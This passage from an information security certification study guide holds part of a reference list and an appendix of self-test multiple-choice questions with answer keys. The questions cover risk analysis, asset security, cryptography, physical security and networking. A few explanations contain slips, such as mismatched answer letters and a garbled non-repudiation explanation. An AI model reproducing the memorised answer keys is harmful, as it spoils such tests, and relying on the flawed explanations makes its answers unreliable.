- [31] 2011 CWE Top 25 Most Dangerous Software Weaknesses. https://cwe.mitre.org/top25/archive/2021/2021_cwe_top25.html. (Accessed 25 May 2022).
- [32] Who is the CMMI Institute? <https://isaca.force.com/support/s/article/Who-is-the-CMMI-Institute-1598331745191>. (Accessed 25 May 2022).
- [33] Capability Maturity ModelSM for Software, Version 1.1. <https://resources.sei.cmu.edu/library/asset-view.cfm?assetid=11955>. (Accessed 25 May 2022).
- [34] Difference between System testing and Acceptance Testing. <https://www.softwaretestingclass.com/difference-between-system-testing-and-acceptance-testing>.
- [35] What is Acceptance Testing? <http://tryqa.com/what-is-acceptance-testing/>. (Accessed 25 May 2022).
- [36] J. Joyce, Bayes' theorem, in: E.N. Zalta (Ed.), *The Stanford Encyclopedia of Philosophy* (Summer 2007 Edition), 2007. <https://plato.stanford.edu/archives/sum2007/entries/bayes-theorem/>. (Accessed 25 May 2022).
- [37] D.E. Goldberg, *Genetic Algorithms in Search, Optimization, and Machine Learning*, Addison-Wesley, 1989.
- [38] The GP tutorial. <https://geneticprogramming.com/Tutorial/>. (Accessed 25 May 2022).

Appendix: Self-Test

Chapter 2: Domain 1: Security and Risk Management

1. Which of the following would be an example of a policy statement?
 - A. Protect PII by hardening servers
 - B. Harden Windows 11 by first installing the pre-hardened OS image
 - C. You may create a strong password by choosing the first letter of each word in a sentence and mixing in numbers and symbols
 - D. Download the CISecurity Windows benchmark and apply it

Correct Answer and Explanation: A. Answer A is correct; policy is high level and avoids technology specifics.

Incorrect Answers and Explanations: B, C, and D. Answers B, C, and D are incorrect. B is a procedural statement. C is a guideline. D is a baseline.

2. Which of the following describes the money saved by implementing a security control?
 - A. Total Cost of Ownership
 - B. Asset Value
 - C. Return on Investment
 - D. Control Savings

Correct Answer and Explanation: C. Answer C is correct; Return on Investment (ROI) is the amount of money saved by protecting an asset with a security control.

Incorrect Answers and Explanations: A, B, and D. Answers A, B, and D are incorrect. Total Cost of Ownership is the cost of implementing a security control. Asset Value is the value of the protected asset. Control Savings is a distracter answer that describes ROI without using the proper term.

3. According to the General Data Protection Regulation (GDPR), what is the maximum fine for a breach?
 - A. €20 million or 4% of global revenue (whichever is lower)
 - B. €20 million or 4% of global revenue (whichever is higher)
 - C. €20 million or 4% of global profit (whichever is lower)
 - D. €20 million or 4% of global profit (whichever is higher)

Correct Answer and Explanation: B. Answer B is correct; the maximum GDPR fine is €20 million or 4% of global revenue (whichever is higher).

Incorrect Answers and Explanations: A, C, and D. Answers A, C, and D are incorrect. The maximum fine is the higher of the two, and is based on global revenue, not profit.

4. Which of the following proves an identity claim?
 - A. Authentication
 - B. Authorization

- C. Accountability
- D. Auditing

Correct Answer and Explanation: A. Answer A is correct; authentication proves an identity claim.

Incorrect Answers and Explanations: B, C, and D. Answers B, C, and D are incorrect. Authorization describes the actions a subject is allowed to take. Accountability holds users accountable by providing audit data. Auditing verifies compliance with an information security framework.

5. Which of the following protects against unauthorized changes to data?
- A. Confidentiality
 - B. Integrity
 - C. Availability
 - D. Alteration

Correct Answer and Explanation: B. Answer B is correct; integrity protects against unauthorized changes to data.

Incorrect Answers and Explanations: A, C, and D. Answers A, C, and D are incorrect. Confidentiality protects against unauthorized disclosure of data. Availability means systems are available for normal business use. Alteration is unauthorized changes to data: the opposite of integrity.

Use the following scenario to answer questions 6–8:

Your company sells Apple iPhones online and has suffered many denial of service (DoS) attacks. Your company makes an average \$20,000 profit per week, and a typical DoS attack lowers sales by 40%. You suffer seven DoS attacks on average per year. A DoS-mitigation service is available for a subscription fee of \$10,000 per month. You have tested this service and believe it will mitigate the attacks.

6. What is the Annual Rate of Occurrence in the above scenario?
- A. \$20,000
 - B. 40%
 - C. 7
 - D. \$10,000

Correct Answer and Explanation: C. Answer C is correct; the Annual Rate of Occurrence is the number of attacks in a year.

Incorrect Answers and Explanations: A, B, and D. Answers A, B, and D are incorrect. \$20,000 is the Asset value (AV). Forty percent is the Exposure Factor (EF). \$10,000 is the monthly cost of the DoS service (used to calculate TCO).

7. What is the annualized loss expectancy (ALE) of lost iPhone sales due to the DoS attacks?
- A. \$20,000
 - B. \$8000
 - C. \$84,000
 - D. \$56,000

Correct Answer and Explanation: *D.* Answer *D* is correct; Annualized Loss Expectancy (ALE) is calculated by first calculating the Single Loss Expectancy (SLE), which is the Asset Value (AV, \$20,000) times the Exposure Factor (EF, 40%). The SLE is \$8000; multiply by the Annual Rate of Occurrence (ARO, 7) for an ALE of \$56,000.

Incorrect Answers and Explanations: *A, B, and C.* Answers *A, B, and C* are incorrect. \$20,000 is the Asset Value. \$8000 is the Single Loss Expectancy.

8. Is the DoS mitigation service a good investment?

- A.** Yes, it will pay for itself
- B.** Yes, \$10,000 is less than the \$56,000 Annualized Loss Expectancy
- C.** No, the annual Total Cost of Ownership is higher than the Annualized Loss Expectancy
- D.** No, the annual Total Cost of Ownership is lower than the Annualized Loss Expectancy

Correct Answer and Explanation: *C.* Answer *C* is correct; the Total Cost of Ownership (TCO) of the DoS mitigation service is higher than Annualized Loss Expectancy (ALE) of lost sales due to DoS attacks. This means it's less expensive to accept the risk of DoS attacks (or find a less expensive mitigation strategy).

Incorrect Answers and Explanations: *A, B, and D.* Answers *A, B, and D* are incorrect. *A* is incorrect: the TCO is higher, not lower. \$10,000 is the monthly TCO; you must calculate yearly TCO to compare with the ALE. *D* is wrong: the annual TCO is higher, not lower.

9. Which of the following steps would be taken while conducting a Qualitative Risk Analysis?

- A.** Calculate the Asset Value
- B.** Calculate the Return on Investment
- C.** Complete the Risk Analysis Matrix
- D.** Complete the Annualized Loss Expectancy

Correct Answer and Explanation: *C.* Answer *C* is correct; the Risk Analysis Matrix uses approximate values, from 1 through 5, to qualitatively analyze risks according to likelihood and consequences.

Incorrect Answers and Explanations: *A, B, and D.* Answers *A, B, and D* are incorrect. All are quantitative Risk Analysis steps.

10. What is the difference between a standard and a guideline?

- A.** Standards are compulsory and guidelines are mandatory
- B.** Standards are recommendations and guidelines are requirements
- C.** Standards are requirements and guidelines are recommendations
- D.** Standards are recommendations and guidelines are optional

Correct Answer and Explanation: *C.* Answer *C* is correct; standards are requirements (mandatory) and guidelines are recommendations.

Incorrect Answers and Explanations: *A*, *B*, and *D*. Answers *A*, *B*, and *D* are incorrect. For *A*, guidelines are recommendations (compulsory and mandatory are synonyms). Answer *B* has the recommendations and requirements flipped. For *D*, standards are mandatory, not recommendations.

11. An attacker sees a building is protected by security guards and attacks a building next door with no guards. What control combination are the security guards?

- A.** Physical/Compensating
- B.** Physical/Detective
- C.** Physical/Deterrent
- D.** Physical/Preventive

Correct Answer and Explanation: *C*. Answer *C* is correct; the guards deterred the attack.

Incorrect Answers and Explanations: *A*, *B*, and *D*. Answers *A*, *B*, and *D* are incorrect. In a different scenario a guard could be any of these, but all are incorrect given the question. Compensating controls compensate for a weakness in another control. Detective controls detect a successful attack during or after it has occurred. Preventive controls prevent successful attacks.

12. Which canon of the (ISC)^{2®} Code of Ethics should be considered the most important?

- A.** Protect society, the common good, necessary public trust and confidence, and the infrastructure
- B.** Advance and protect the profession
- C.** Act honorably, honestly, justly, responsibly, and legally
- D.** Provide diligent and competent service to principals

Correct Answer and Explanation: *A*. Answer *A* is correct; to Protect society, the common good, necessary public trust and confidence, and the infrastructure is the first canon, and is thus the most important of the four canons of the (ISC)^{2®} Code of Ethics

Incorrect Answers and Explanations: *B*, *C*, and *D*. Answers *B*, *C*, and *D* are incorrect. The canons of the (ISC)^{2®} Code of Ethics are presented in order of importance. The second canon requires the security professional to act honorably, honestly, justly, responsibly, and legally. The third mandates that professionals provide diligent and competent service to principals. The final, and therefore least important canon, wants professionals to advance and protect the profession.

13. Which doctrine would likely allow for duplication of copyrighted material for research purposes without the consent of the copyright holder?

- A.** First sale
- B.** Fair use
- C.** First privilege
- D.** Free dilution

Correct Answer and Explanation: *B*. Answer *B* is correct; fair use limits the rights of the copyright holder by making some exceptions to the copyright holder's exclusive

monopoly on the intellectual property in question. There is no explicit rule as to how much material can be duplicated and still constitute fair use.

Incorrect Answers and Explanations: *A, C, and D*. Answers *A, C, and D* are incorrect. First sale allows a legitimate purchaser of copyrighted material the right to sell the material to another party. First privilege and first dilution are both made up terms.

- 14.** Which type of intellectual property is focused on maintaining brand recognition?

- A.** Patent
- B.** Trade Secrets
- C.** Copyright
- D.** Trademark

Correct Answer and Explanation: *D*. Answer *D* is correct; trademarks are intended to allow an organization to create a recognizable brand associated with the company's goods or services.

Incorrect Answers and Explanations: *A, B, and C*. Answers *A, B, and C* are incorrect. Patents are associated with inventions. Trade secrets are those materials that an organization protects in order to maintain their competitive stance in the marketplace. Copyright covers the form of expression in creative works.

- 15.** Drag and drop: Identify all objects listed below. Drag and drop all objects from left to right (Fig. A.1).





FIG. A.1

Drag and drop.

**FIG. A.2**

Drag and drop answer.

Correct Answer and Explanation: Files, database tables, and tax forms are examples of objects, so they should be dragged to the right ([Fig. A.2](#)).

Incorrect Answers and Explanations: A running process and a user are examples of subjects.

Chapter 3: Domain 2: Asset Security

1. What type of memory is used often for CPU registers?
 - A. DRAM
 - B. Firmware
 - C. ROM
 - D. SRAM

Correct Answer and Explanation: *D.* Answer *D* is correct; SRAM (Static Random Access Memory) is fast and expensive, often used for cache memory including CPU registers).

Incorrect Answers and Explanations: *A, B, and C.* Answers *A, B, and C* are incorrect. DRAM is slower and less expensive than SRAM, often used as main RAM. Firmware is a technology used by PLDs such as EEPROMs. Read-Only Memory is a type of Firmware, providing non-volatile memory for uses such as the BIOS.

2. What type of firmware is erased via ultraviolet light?

- A.** EPROM
- B.** EEPROM
- C.** Flash memory
- D.** PROM

Correct Answer and Explanation: **A.** Answer *A* is correct; EPROM (Erasable Programmable Read Only Memory) is erased by exposure to ultraviolet light.

Incorrect Answers and Explanations: **B**, **C**, and **D**. Answers *B*, *C*, and *D* are incorrect. EEPROMs (Electrically Erasable Programmable Read Only Memory) are erased electronically, via flashing programs. Flash drives are a type of EEPROM, also erased electronically. PROM (Programmable Read Only Memory) cannot be erased.

3. What describes the process of determining which portions of a standard will be employed by an organization?

- A.** Baselines
- B.** Policies
- C.** Scoping
- D.** Tailoring

Correct Answer and Explanation: **C.** Answer *C* is correct; scoping is the process of determining which portions of a standard will be employed by an organization.

Incorrect Answers and Explanations: **A**, **B**, and **D**. Answers *A*, *B*, and *D* are incorrect. Baselines are uniform ways to implement a safeguard, administrative control. Policies are high-level management directives. Tailoring is the process of customizing a standard for an organization.

4. What term means that a vendor no longer sells a product?

- A.** End-of-Support (EoS)
- B.** Legacy
- C.** End-of-Life (EoL)
- D.** End-of Support-Life (EoSL)

Correct Answer and Explanation: **C.** Answer *C* is correct; End-of-Life means the vendor no longer sells a product but will typically still support it for a period of time.

Incorrect Answers and Explanations: **B**, **C**, and **D**. Answers *A*, *B* and *D* are incorrect. End-of-Support (also called End-of-Service-Life) means the vendor no longer supports the product. Legacy is a general term for unsupported equipment.

5. What was ISO 17799 renamed as?

- A.** BS 7799-1
- B.** ISO 27000
- C.** ISO 27001
- D.** ISO 27002

Correct Answer and Explanation: **D.** Answer *D* is correct; ISO 17799 was renamed as ISO 27002.

Incorrect Answers and Explanations: *A*, *B*, and *C*. Answers *A*, *B*, and *C* are incorrect. BS 7799-1 was the precursor to ISO 17799. ISO 27000 is a series of information security standards documents. ISO 27002 is another ISO 27000-series document designed to support auditing.

- 6.** Which of the following describes a duty of the Data Owner?
- A.** Patch systems
 - B.** Report suspicious activity
 - C.** Ensure their files are backed up
 - D.** Ensure data has proper security labels

Correct Answer and Explanation: *D*. Answer *D* is correct; the Data Owner ensures that data has proper security labels.

Incorrect Answers and Explanations: *A*, *B*, and *C*. Answers *A*, *B*, and *C* are incorrect. Custodians patch systems. Users should be aware and report suspicious activity. Ensuring files are backed up is a weaker answer for a Data Owner duty, used to confuse the Data Owner with “the owner of the file” on a discretionary access control system.

- 7.** Which control framework has 40 processes across five domains?
- A.** COSO
 - B.** COBIT
 - C.** ITIL
 - D.** OCTAVE

Correct Answer and Explanation: *B*. Answer *B* is correct; COBIT has 40 Information Technology processes across the five domains.

Incorrect Answers and Explanations: *A*, *C*, and *D*. Answers *A*, *C*, and *D* are incorrect. All are audit or control frameworks, but only COBIT has 40 processes across five domains.

- 8.** Which phase of OCTAVE identifies vulnerabilities and evaluates safeguards?
- A.** Phase 1
 - B.** Phase 2
 - C.** Phase 3
 - D.** Phase 4

Correct Answer and Explanation: *B*. Answer *B* is correct; Phase 2 identifies vulnerabilities and evaluates safeguards.

Incorrect Answers and Explanations: *A*, *C*, and *D*. Answers *A*, *C*, and *D* are incorrect. Phase 1 identifies staff knowledge, assets, and threats. Phase 3 conducts the Risk Analysis and develops the risk mitigation strategy. There is no Phase 4 in OCTAVE.

- 9.** Which of the following is the best method for securely removing data from a Solid State Drive that is not physically damaged?
- A.** ATA secure erase
 - B.** Bit-level overwrite

- C. Degaussing
- D. File shredding

Correct Answer and Explanation: A. Answer A is correct; ATA Secure erase will reliably remove data from an undamaged Solid State Drive (SSD).

Incorrect Answers and Explanations: B, C, and D. Answers B, C, and D are incorrect. A bit-level overwrite will not reliably destroy all data on a Solid State Drive. Degaussing has no effect on non-magnetic media. File shredding (overwriting a file's contents before deleting) will also not reliably destroy all data on a Solid State Drive.

10. The release of what type of classified data could lead to “exceptionally grave damage to the national security”?

- A. Confidential
- B. Secret
- C. Sensitive but Unclassified (SBU)
- D. Top Secret

Correct Answer and Explanation: D. Answer D is correct; the release of top secret data could lead to “exceptionally grave damage to the national security.”

Incorrect Answers and Explanations: A, B, and C. Answers A, B, and C are incorrect. The release of confidential data could lead to “damage to the national security.” The release of secret data could lead to “serious damage to the national security.” The release of SBU data is not a matter of national security, but is important for other reasons, including protecting individual’s PII.

11. A company outsources payroll services to a third-party company. Which of the following roles most likely applies to the third-party payroll company?

- A. Data controller
- B. Data hander
- C. Data owner
- D. Data processor

Correct Answer and Explanation: D. Answer D is correct; a third-party payroll company is an example of a data processor.

Incorrect Answers and Explanations: A, B, and C. Answers A, B, and C are incorrect. A data controller is someone who creates PII, such as an HR department. “Data handler” is not a formal term, and is a distracter answer. A data owner is a management employee responsible for assuring that specific data is protected.

12. Which managerial role is responsible for the actual computers that house data, including the security of hardware and software configurations?

- A. Custodian
- B. Data owner
- C. Mission owner
- D. System owner

Correct Answer and Explanation: *D*. Answer *D* is correct; a system owner is responsible for the actual computers that house data, including the security of hardware and software configurations.

Incorrect Answers and Explanations: *A*, *B*, and *C*. Answers *A*, *B*, and *C* are incorrect. A custodian is a non-manager who provides hands-on protection of assets. A data owner is a management employee responsible for assuring that specific data is protected. A mission owner is a member of senior management who creates the information security program and ensures that it is properly staffed, funded, and has organizational priority.

- 13.** What method destroys the integrity of magnetic media such as tapes or disk drives by exposing them to a strong magnetic field, destroying the integrity of the media and the data it contains?

- A.** Bit-level overwrite
- B.** Degaussing
- C.** Destruction
- D.** Shredding

Correct Answer and Explanation: *B*. Answer *B* is correct; degaussing destroys the integrity of magnetic media such as tapes or disk drives by exposing them to a strong magnetic field, destroying the integrity of the media and the data it contains

Incorrect Answers and Explanations: *A*, *C*, and *D*. Answers *A*, *C*, and *D* are incorrect. A bit-level overwrite removes data by overwriting every sector of a disk. Destruction physically destroys data, for example via incineration. Shredding electronic data involves overwriting a file's contents before deleting the file.

- 14.** What type of relatively expensive and fast memory uses small latches called “flip-flops” to store bits?

- A.** DRAM
- B.** EPROM
- C.** SRAM
- D.** SSD

Correct Answer and Explanation: *C*. Answer *C* is correct; SRAM is relatively expensive and fast memory that uses small latches called “flip-flops” to store bits.

Incorrect Answers and Explanations: *A*, *B*, and *D*. Answers *A*, *B*, and *D* are incorrect. DRAM is relatively inexpensive memory that uses capacitors. EPROM is Erasable Programmable Read Only Memory, memory which may be erased with ultraviolet light. SSD is a Solid State Drive, a combination of DRAM and EEPROM.

- 15.** What type of memory stores bits in small capacitors (like small batteries)?

- A.** DRAM
- B.** EPROM
- C.** SRAM
- D.** SSD

Correct Answer and Explanation: **A.** Answer *A* is correct; DRAM stores bits in small capacitors (like small batteries).

Incorrect Answers and Explanations: **B**, **C**, and **D**. Answers *B*, *C*, and *D* are incorrect. EPROM is Erasable Programmable Read Only Memory, memory which may be erased with ultraviolet light. SRAM is relatively expensive and fast memory that uses small latches called “flip-flops” to store bits. SSD is a Solid State Drive, a combination of DRAM and EEPROM.

Chapter 4: Domain 3: Security Architecture and Engineering

1. What type of sprinkler system would be best for an art gallery?

- A.** Wet pipe
- B.** Dry pipe
- C.** Deluge
- D.** Pre-action

Correct Answer and Explanation: **D.** Answer *D* is correct; pre-action sprinkler systems lower the chance of accidental discharge by requiring two separate triggers to deploy: the sprinkler head must open and the fire alarm must trigger. These systems lower the risk of false alarms, typically used in areas where water would cause expensive damage.

Incorrect Answers and Explanations: **A**, **B**, and **C**. Answers *A*, *B*, and *C* are incorrect; all release water after a single trigger. This increases the chance of a false alarm causing expensive damage.

2. What is the primary drawback to using dogs as a perimeter control?

- A.** Training
- B.** Cost
- C.** Liability
- D.** Appearance

Correct Answer and Explanation: **C.** Answer *C* is correct; liability is the primary drawback to using dogs as a security control. Dogs may mistakenly attack a person who accidentally enters a controlled area.

Incorrect Answers and Explanations: **A**, **B**, and **D**. Answers *A*, *B*, and *D* are incorrect; they are all potentially valid issues, but are lesser concerns than liability and safety.

3. The RSA algorithm is based on which one-way function?

- A.** Elliptic curves
- B.** Discrete logarithm
- C.** Frequency distribution
- D.** Factoring composite numbers into their primes

Correct Answer and Explanation: *D*. Answer *D* is correct; RSA is based on the difficulty of factoring large composite numbers into their primes.

Incorrect Answers and Explanations: *A*, *B*, and *C*. Answers *A*, *B*, and *C* are incorrect. Elliptic curve and discrete logarithms are other types of one-way functions. Frequency distribution is a way to perform cryptanalysis.

- 4.** Which of the following is true for digital signatures?
- A.** The sender encrypts the hash with a public key
 - B.** The sender encrypts the hash with a private key
 - C.** The sender encrypts the plaintext with a public key
 - D.** The sender encrypts the plaintext with a private key

Correct Answer and Explanation: *B*. Answer *B* is correct; the sender generates a hash of the plaintext and encrypts the hash with a private key. The recipient decrypts the hash with a public key.

Incorrect Answers and Explanations: *A*, *C*, and *D*. Answers *A*, *C*, and *D* are incorrect. The sender encrypts the hash with the private key, not public. The plaintext is hashed, and not encrypted.

- 5.** Which algorithm should you use for a low-power device that must employ digital signatures?
- A.** AES
 - B.** RSA
 - C.** ECC
 - D.** ElGamal

Correct Answer and Explanation: *C*. Answer *C* is correct; digital signatures require asymmetric encryption. ECC is the strongest asymmetric algorithm per bit of key length. This allows shorter key lengths that require less CPU resources.

Incorrect Answers and Explanations: *A*, *B*, and *D*. Answers *A*, *B*, and *D* are incorrect. AES is a symmetric cipher; symmetric ciphers are not used in digital signatures. RSA is based on factoring composite numbers into their primes, and ElGamal is based on discrete logarithms. Both methods provide roughly the same strength per bit and are far weaker per bit than ECC.

- 6.** What model should you use if you are primarily concerned with confidentiality of information?
- A.** Bell-LaPadula
 - B.** Biba
 - C.** Clark-Wilson
 - D.** Confidentiality Model

Correct Answer and Explanation: *A*. Answer *A* is correct; the Bell-LaPadula model protects confidentiality of data.

Incorrect Answers and Explanations: *B*, *C*, and *D*. Answers *B*, *C*, and *D* are incorrect. Biba and Clark-Wilson are integrity models. There is no “Confidentiality Model.”

7. On Intel $\times 86$ systems, the kernel normally runs in which CPU ring?

- A. Ring 0
- B. Ring 1
- C. Ring 2
- D. Ring 3

Correct Answer and Explanation: A. Answer A is correct; the kernel normally runs in ring 0, the most trusted part of the system.

Incorrect Answers and Explanations: B, C, and D. Answers B, C, and D are incorrect. Ring 1 is theoretically used for parts of the OS that do not fit in ring 0. Ring 2 is theoretically used for device drivers. Ring 3 is used for user applications.

8. Which type of cloud service level would Linux hosting be offered under?

- A. IaaS
- B. IDaaS
- C. PaaS
- D. SaaS

Correct Answer and Explanation: A. Answer A is correct; IaaS (Infrastructure as a Service) provides an entire virtualized operating system, which the customer configures from the OS on up.

Incorrect Answers and Explanations: B, C, and D. Answers B, C, and D are incorrect. IDaaS (Identity as a Service) is also called cloud identity, allows organizations to leverage cloud service for identity management. PaaS (Platform as a Service) provides a pre-configured operating system, and the customer configures the applications. SaaS (Software as a Service) is completely configured, from the operating system to applications, and the customer simply uses the application.

9. You are surfing the Web via a wireless network. Your wireless connection becomes unreliable, so you plug into a wired network to continue surfing.

While you changed physical networks, your browser required no change. What security feature allows this?

- A. Abstraction
- B. Hardware Segmentation
- C. Layering
- D. Process Isolation

Correct Answer and Explanation: C. Answer C is correct; Layering means a change in one layer (hardware) has no direct effect on a non-adjacent layer (application).

Incorrect Answers and Explanations: A, B, and D. Answers A, B, and D are incorrect. Abstraction hides unnecessary details from the user, which is related to (but different) from layering. Hardware segmentation provides dedicated hardware or portions of hardware to specific security domains. Process isolation prevents one process from affecting the confidentiality, integrity, or availability of another.

10. A criminal deduces that an organization is holding an offsite meeting and has few people in the building, based on the low traffic volume to and from the

parking lot, and uses the opportunity break into the building to steal laptops.
What type of attack has been launched?

- A. Aggregation
- B. Emanations
- C. Inference
- D. Maintenance Hook

Correct Answer and Explanation: C. Answer C is correct; Inference requires an attacker to “fill in the blanks,” and deduce sensitive information from public information.

Incorrect Answers and Explanations: A, B, and D. Answers A, B, and D are incorrect. Aggregation is a mathematical operation where all questions are asked and all answers are received: there is no deduction required. Emanations are energy broadcast from electronic equipment. Maintenance Hooks are system maintenance backdoors left by vendors.

11. EMI issues such as crosstalk primarily impact which aspect of security?
- A. Confidentiality
 - B. Integrity
 - C. Availability
 - D. Authentication

Correct Answer and Explanation: B. Answer B is correct; while EMI issues such as crosstalk could impact all aspects listed, it most commonly impacts integrity.

Incorrect Answers and Explanations: A, C, and D. Answers A, C, and D are incorrect; confidentiality can be impacted (such as hearing another conversation on a voice phone call), and in extreme cases availability and authentication could be impacted (where crosstalk is so severe as to stop systems from functioning). These scenarios are far less common than simple integrity violation caused by EMI issues such as crosstalk.

12. What is the most important goal of fire suppression systems?
- A. Preservation of critical data
 - B. Safety of personnel
 - C. Building integrity
 - D. Quickly extinguishing a fire

Correct Answer and Explanation: B. Answer B is correct; personnel safety is the paramount concern of the physical (environmental) security domain.

Incorrect Answers and Explanations: A, C, and D. Answers A, C, and D are incorrect; all are valid concerns, but less important than safety. Data protection is always a secondary concern to safety; this is why water is the recommended fire extinguishing agent. Building integrity and quickly extinguishing the fire are also important and impact safety, but safety itself is the goal, and thus a stronger answer. The integrity of an empty building is a lesser concern, for example, and while the speed of extinguishing a fire is important, the safety of personnel who must evacuate is a more

important concern. The fastest way to extinguish a fire is to starve it of oxygen, which would be deadly to people.

13. Which of the follow statements regarding containers and virtual machines is true?

- A. Both containers and virtual machines share the same kernel
- B. Virtual machines share the same kernel; containers use their own kernel
- C. Containers share the same kernel; virtual machines use their own kernel
- D. Both containers and virtual machines use their own kernel

Correct Answer and Explanation: C. Answer C is correct; containers share the same kernel, virtual machines use their own kernel.

Incorrect Answers and Explanations: A, B, and D. Answers A, B, and D are incorrect.

14. Non-repudiation is best described as what?

- A. Proving a user performed a transaction
- B. Proving a transaction did not change
- C. Authenticating a transaction
- D. Proving a user performed a transaction that did not change

Correct Answer and Explanation: D. Answer D is correct; non-repudiation is proof that a user performed a transaction and proof that it did not change.

Incorrect Answers and Explanations: A, B, and C. Answers A, B, and C are incorrect. Proving a transaction did not change is one half of non-repudiation; proving a transaction did not change is the other half. Non-repudiation requires both. Authenticating a transaction is another way of saying a user performed the transaction and is also one half of non-repudiation.

15. Hotspot: you receive the following signed email from Roy Batty. You determine that the email is not authentic, or has changed since it was sent. Click on the locally generated message digest that proves the email lacks non-repudiation ([Fig. A.3](#)).

Correct Answer and Explanation: The output of a hash algorithm such as SHA-1 is called a message digest. The message digest on the top right of the diagram below





FIG. A.3

Hotspot.

**FIG. A.4**

Hotspot answer.

is the locally generated hash that does not match the original hash received by decrypting the digital signature with the creator's public key ([Fig. A.4](#)).

Incorrect Answers and Explanations: The other clickable areas of the hotspot are not locally generated hashes that proves the email lacks non-repudiation.

Chapter 5: Domain 4: Communication and Network Security

1. Which protocol should be used for an audio streaming server, where some loss is acceptable?
 - A. IP
 - B. ICMP
 - C. TCP
 - D. UDP

Correct Answer and Explanation: *D*. Answer *D* is correct; UDP is used for high-speed applications that can handle some loss.

Incorrect Answers and Explanations: *A*, *B*, and *C*. Answers *A*, *B*, and *C* are incorrect. IP is a carrier protocol, which would require a higher-layer protocol such as UDP to support an application. ICMP is a helper protocol, and does not carry application data. TCP is a reliable and slow protocol, not the best choice when speed is required, and loss is OK.

2. What network technology uses fixed-length cells to carry data?
 - A. ARCNET
 - B. ATM
 - C. Ethernet
 - D. FDDI

Correct Answer and Explanation: *B*. Answer *B* is correct; ATM is a networking technology that uses 53-byte fixed-length cells.

Incorrect Answers and Explanations: *A*, *C*, and *D*. Answers *A*, *C*, and *D* are incorrect. ARCNET passes tokens. Ethernet uses frames. FDDI also uses tokens.

- 3.** Secure Shell (SSH) servers listen on what port and protocol?
- A.** TCP port 20
 - B.** TCP port 21
 - C.** TCP port 22
 - D.** TCP port 23

Correct Answer and Explanation: **C.** Answer **C** is correct; SSH servers listen on TCP port 22.

Incorrect Answers and Explanations: **A**, **B**, and **D**. Answers **A**, **B**, and **D** are incorrect. FTP uses TCP ports 20 and 21. Telnet uses TCP port 23.

- 4.** What network cable type can transmit the most data at the longest distance?
- A.** Coaxial
 - B.** Fiber Optic
 - C.** Shielded Twisted Pair (STP)
 - D.** Unshielded Twisted Pair (UTP)

Correct Answer and Explanation: **B.** Answer **B** is correct; Fiber Optic Network Cable can transmit the most data the furthest.

Incorrect Answers and Explanations: **A**, **C**, and **D**. Answers **A**, **C**, and **D** are incorrect. Among the four answers, STP and UTP can transmit the shortest distance. Coaxial network cable can transmit more data further than twisted pair cabling, but not nearly as far as fiber.

- 5.** Which device operates at Layer 2 of the OSI model?
- A.** Hub
 - B.** Firewall
 - C.** Switch
 - D.** Router

Correct Answer and Explanation: **C.** Answer **C** is correct; a switch operates at layer 2 (data link layer) of the OSI model.

Incorrect Answers and Explanations: **A**, **B**, and **D**. Answers **A**, **B**, and **D** are incorrect. A hub operates at layer 1 (physical). Packet filter and stateful firewalls operate at layers 3 and 4, Circuit-Level Proxies (such as SOCKS) operate up to layer 5 (session), and application-layer proxies operate up to layer 7 (application). Routers operate at layer 3 (network).

- 6.** What are the names of the OS model, in order from bottom to top?
- A.** Physical, Data Link, Transport, Network, Session, Presentation, Application
 - B.** Physical, Network, Data Link, Transport, Session, Presentation, Application
 - C.** Physical, Data Link, Network, Transport, Session, Presentation, Application
 - D.** Physical, Data Link, Network, Transport, Presentation, Session, Application

